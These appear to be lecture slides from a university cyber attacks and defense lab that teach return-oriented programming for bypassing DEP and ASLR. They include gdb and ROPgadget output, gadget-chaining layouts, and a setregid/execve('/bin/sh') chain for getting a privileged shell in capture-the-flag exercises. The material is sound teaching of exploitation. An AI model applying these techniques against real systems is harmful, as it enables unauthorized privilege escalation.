

CS4459.001

Cyber Attacks & Defense Lab

Return Oriented Programming (ROP)

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Assignment: Unit-5

- ASLR: connect to `ctf-vm2.utdallas.edu`
- Challenges are in `/home/labs/unit5`
Run `fetch unit5`
- Overview
 - Rop-2: `open()`, `read()`, `write()`
 - Rop-3: Call `mprotect()` to grant execute permission on data and run shellcode...
 - Rop-4: Build a string by returning to `strcpy()` multiple times..
 - Rop-5: Leak GOT and overwrite that via ROP
 - Rop-6: No `'pop %rdx'` ...

Unit5 Restrictions

- The attacker can still
 - Overwrite some memory location
 - Hijack the control flow – e.g., overflow to overwrite RET address
 - Stably locate (some) code gadgets


- The attackers **cannot**
 - Run their code

Defenses

- Data Execution Prevention
 - Call existing functions in the program
 - Call library functions
 - Code-reuse attack
- Stack Cookie
 - Information leak
 - Side-channel attack
 - Non-sequential overwrite
- ASLR
 - Information leak (leak any address of stack or library)

Modern Defense since 2014

- Stack-cookie + DEP + ASLR
 - All enabled in Windows, Linux, MacOS, Android, iOS, etc..
 - But ASLR was not enabled to *program text* (-fPIC)
 - You can jump to the fixed location in the program's code...
 - E.g., 0x8048584... etc.
- We have learned how we can bypass each of them
 - Zero defense → stack canary → DEP → ASLR
- How about all combined?
 - Let's bypass them even if they are somewhat combined



DEP + ASLR

- DEP-1, DEP-2, DEP-3
- Code re-use: your exploit was returning to library (libc) functions
 - `execve()`, `system()`, `read()`, `printf()`, etc.
- How did you get the address?
 - From gdb, assuming the addresses are not randomized
- What if such addresses are randomized by ASLR?
 - DEP + ASLR

Two types of ASLR

Not ALL segments are randomized

Unit 5

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Breaking DEP + ASLR

- We will learn how to break DEP + ASLR step by step
- We will first tackle challenges that does not randomize (fixed) the program's code section
 - Yes, you can use those functions!
- Then, can you easily get the shell from the program?

Getting a Privileged Shell

```
setregid(50000, 50000);  
execve("/bin/sh", 0, 0);
```

- In case if the program contains those two functions, we can easily call them.

Really?

```
$ gdb ./rop-1-32
```

```
pwndbg: loaded 177 commands. Type pwndbg [filter] for a list.
```

```
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
```


```
Reading symbols from ./rop-1-32...(no debugging symbols found)...done.
```

```
pwndbg> info functions
```

```
All defined functions:
```


```
Non-debugging symbols:  
0x0804834c _init  
0x08048380 read@plt  
0x08048390 printf@plt  
0x080483a0 puts@plt  
0x080483b0 __libc_start_main@plt  
0x080483c0 execve@plt  
0x080483d0 prctl@plt  
0x080483e0 setregid@plt  
0x080483f0 __gmon_start__@plt  
0x08048400 _start  
0x08048430 __x86.get_pc_thunk.bx  
0x08048440 deregister_tm_clones  
0x08048470 register_tm_clones  
0x080484b0 __do_global_dtors_aux  
0x080484d0 frame_dummy  
0x080484fb set_dumpable  
0x08048513 some_function  
0x0804853c input_func  
0x080485d8 main  
0x08048600 __libc_csu_init  
0x08048660 __libc_csu_fini  
0x08048664 _fini
```

Chaining Function Calls in DEP-3



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Return!




Chaining Function Calls in DEP-3

Return!

Jump to `some_function()`

`%esp` →




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
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
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
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


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


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
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


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`some_function()` epilogs

`leave`

`ret`




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


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


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
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leave // mov $ebp, $esp; pop $ebp
```

```
ret
```

Execute read(3, buffer, 100)!

%ebp →


%esp →



Return Chain


- From the return address, if you return to a function
 - Then after finishing the function's execution
 - The processor will return to the next address...

```
some_function();  
read();  
printf();
```



ROP-1 (Return-oriented Programming)

- We call this execution made by a chain of return as
 - Return-oriented Programming (ROP)
- We can chain arbitrary number of functions
 - But wait, what about arguments?



ROP-1: Function Arguments..

```
setregid(50000, 50000);  
execve("/bin/sh", 0, 0);
```

- Or with any other string with symlink to “/bin/sh”
- We can first set the return address as `setregid()`;
- Then, `set +8` and `+12` as `50000` for its arguments
- And then, we put `execve()` at `+4`, to chain the call




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
```
execve(50000, XXXX, YYYY);
```

- This will always fail because `50000` is not a valid address
- So, if you have some function arguments
 - You can't chain multiple functions **No!**



What Do You Want to Put for XXXX?

- Let's take a look at the stack on the right




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 `setregid(50000, 50000)`



What Do You Want to Put for 'XXXX'?

- Let's take a look at the stack on the right
- At return
`setregid(50000, 50000);`
- What if we run the following instruction sequence for XXXX?

```
pop %edi  
pop %ebp  
ret
```

%esp →



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%esp →



ROP: We Can Chain Any # of Functions

- Function with one argument
[func] [pop-ret] [arg1][next_function]
- Function with two arguments
[func] [pop-pop-ret] [arg1][arg2] [next_function]
- Function with three arguments
[func] [pop-pop-pop-ret] [arg1][arg2] [arg3][next_function]
- Function with four arguments
[func] [pop-pop-pop-pop-ret] [arg1][arg2] [arg3][arg4][next_function]

ROP Gadgets

- How can we find such a many 'pop's?
- From disassembly,
 - Or using a tool: *ROPgadgets*

```
$ ROPgadget --binary rop-1-32
```

```
Gadgets information
```

```
=====
0x080486cb : pop ebp ; ret 1 pop
0x080486c8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804836d : pop ebx ; ret
0x08048657 : pop ecx ; pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x080486ca : pop edi ; pop ebp ; ret 2 pops
0x080486c9 : pop esi ; pop edi ; pop ebp ; ret
                                     3 pops
```

ROP-1-32

```
setregid(50000, 50000);  
execve("/bin/sh", 0, 0);
```

0x0804865a : pop edi ; pop ebp ; ret



ROP-1-64: 64bit

- ROP in 32-bit is easier than 64bit
 - because of *calling conventions*
 - 32-bit function gets arguments from the stack
- In amd64, arguments are passed by Registers

```
$rdi  
$rsi  
$rdx  
$rcx  
$r8  
$r9
```

Passing arguments via stack will not work!



ROP-1-64: Setting Register Values

- We can set register values using `'pop XXX'`

What Do You Want to Put for XXXX?

- Let's look at the stack on the right

```
pop %edi = 50000
```

```
pop %ebp = 50000
```

```
ret
```

%esp →



ROP-1-64: Setting Register Values

- We can set register values using `pop XXX`
